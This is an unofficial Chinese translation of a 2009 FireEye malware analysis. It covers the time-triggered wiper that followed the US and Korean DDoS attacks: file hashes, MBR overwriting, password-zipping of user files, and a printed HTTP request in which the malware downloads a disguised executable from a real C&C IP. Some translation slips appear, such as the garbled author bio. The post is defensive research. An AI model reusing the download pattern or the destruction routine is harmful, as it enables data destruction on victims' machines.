# DDoS 攻击仍在继续

**非官方中文译文·安天技术公益翻译组 译注**

| 文档信息 | | | |
|---|---|---|---|
| **原文名称** | DDoS Madness Continued... | | |
| **原文作者** | Atif Mushtaq | **原文发布日期** | 2009 年 7 月 11 日 |
| **作者简介** | Atif Mushtaq 是火眼公司的高级研究员，他用 10 年的时间开发网关来保护大型未来，撰写了未来安全相关的文章，尤其是核心恶意软件及其架构。http://www.linkedin.com/in/amushtaq | | |
| **原文发布单位** | FireEye 公司 | | |
| **原文出处** | https://www.fireeye.com/blog/threat-research/2009/07/ddos-madness-climax.html | | |
| **译者** | 安天技术公益翻译组 | **校对者** | 安天技术公益翻译组 |
| **免责声明** | • 本译文译者为安天实验室工程师，本文系出自个人兴趣在业余时间所译，本文原文来自互联网的公共方式，译者力图忠于所获得之电子版本进行翻译，但受翻译水平和技术水平所限，不能完全保证译文完全与原文含义一致，同时对所获得原文是否存在臆造、或者是否与其原始版本一致未进行可靠性验证和评价。<br>• 本译文对应原文所有观点亦不受本译文中任何打字、排版、印刷或翻译错误的影响。译者与安天实验室不对译文及原文中包含或引用的信息的真实性、准确性、可靠性、或完整性提供任何明示或暗示的保证。译者与安天实验室亦对原文和译文的任何内容不承担任何责任。翻译本文的行为不代表译者和安天实验室对原文立场持有任何立场和态度。<br>• 译者与安天实验室均与原作者与原始发布者没有联系，亦未获得相关的版权授权，鉴于译者及安天实验室出于学习参考之目的翻译本文，而无出版、发售译文等任何商业利益意图，因此亦不对任何可能因此导致的版权问题承担责任。 | | |

# DDoS 攻击仍在继续


Atif Mushtaq

2009 年 7 月 11 日


2009 年 7 月 4 日开始的针对美国和韩国重要网站的 DDoS 攻击貌似已经走到了尽头，实际上这些疯狂的攻击还远未结束。

最近，研究人员发现最初下载 DDoS 组件的 MyDoom 变种（msiexec1.exe：0f394734c65d44915060b36a0b1a972d）却在下载另一个组件（wversion.exe：f5c6b935e47b6a8da4c5337f8dc84f76），其唯一目的就是永久性地损坏被感染系统的硬盘。这款硬盘破坏组件就像一个定时炸弹，将会从 7 月 10 日起被触发。可悲的是，这意味着昨天（今天是 7 月 11 日）运行的受感染计算机已经被破坏了。


损害是如何发生的？ wversion.exe 基于时间的执行是由另一个组件（mstimer.dll: 93322e3614babd2f36131d604fb42905）所控制的。mstimer.dll 作为一个名为“MS 定时器服务”的 NT 服务安装在受害计算机上。该服务不断检查当前的系统日期，一旦当前日期到达 7 月 10 日或更晚，它就会执行 wversion.exe。该破坏组件试图用垃圾字节重写每个物理硬盘的起始扇区，它也会擦除 MBR（主引导记录），使硬盘无法使用。这些垃圾字节并不是完全的垃圾字节，也包含少量的针对美国人的消息。它的起始字符串是“Memory of the Independence Day”（纪念独立日），之后则是垃圾字符“U”。被破坏之后，物理硬盘如下所示。




这种致命的例程如下所示：



破坏所有物理硬盘的引导扇区之后，攻击并未结束，而是继续执行破坏计划 B。计划 B 在所有固定媒体（硬盘或闪存）上搜索 37 个扩展名（如.doc, .pdf, .zip .ppt 等），将具有这种扩展名的文件予以 zip 压缩并设置密码保护。名为 abc.doc 的文件将被转换成 abc.doc.gz。因此，试图通过恢复主或卷引导记录来恢复数据是不够的。





攻击活动的顺序如下：

计划 A：用垃圾字节重写每个物理硬盘的前 512 个字节。这会成功破坏 MBR 和 VBR（卷引导记录），使得计算机无法重启。

计划 B：加密或压缩所有固定媒体上的用户文件。

计划 A1：用垃圾字节重写每个物理硬盘的前 1 MB 字节。

虽然计划 A 和 B 足以破坏被感染的系统，但是代码还会执行计划 A1。这有点像对尸体开枪。不过也有好消息：像 msvcr90.dl 一样，wmcfg.exe 依赖于 VS 2005 运行时库。这些库并不是 Windows 系统默认安装的，可能是由第三方应用程序安装的。缺少这些库会导致 wmcfg 无法执行，从而导致 mstimer.dll 和破坏组件的失败。




另一个有趣的细节是，目前该破坏组件的一个 C&C 服务器位于美国。

GET /flash.gif HTTP/1.0

Accept: */*

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)

Host: 75.151.32.182

Connection: Keep-Alive

其中，flash.gif 是打包在 JPEG 标头中的恶意可执行文件。

C&C 服务器的一个 IP WHOIS 显示：

atif@dev--- {~} whois 75.151.32.182

Comcast Business Communications, Inc. CBC-CM-5 (NET-75-144-0-0-1)

75.144.0.0 - 75.151.255.255

Comcast Business Communications, Inc. CBC-NAPLES-13 (NET-75-151-32-0-1)

75.151.32.0 - 75.151.47.255

虽然不确定，但在我看来，攻击者将一个被感染的主机用作 C&C 服务器。

另一个有趣的事情是，wversion.exe 有两个完全不同的版本。其中一个（04a3552a78ed2f8dc8dc9a77ee9eb281）由 wcfg.exe（1cba81fea0f34511c026e77cfa1f0ef6）提取，而 mstimer.dll 则提取自其资源段。之后，mstimer.dll 下载硬盘破坏组件 wversion.exe，将其作为 flash.gif 的形式，并重写旧的可执行文件。

旧的 wversion.exe 具备卸载“Windows 计时器服务”的逻辑，导致恶意软件自我删除。因此，如果被下载的 flash.gif 文件没有更新，则结果可能是非常不同的：恶意软件不会破坏硬盘，而是在 7 月 10 日自我摧毁。攻击者为何在最后一刻改变计划？我的猜测是：针对这些攻击的全球响应使得攻击者疲于应对，所以他们索性直接破坏被感染的机器。

有一点可以肯定，攻击动机不完全是经济利益驱动。否则，为什么这些犯罪分子故意捣毁千上万的僵尸软件？当然，我觉得这些攻击有政治动机，其幕后黑手尚未确定。有传言说，朝鲜参与了这些攻击，但我认为在没有确凿证据的情况下这样说是很不聪明的。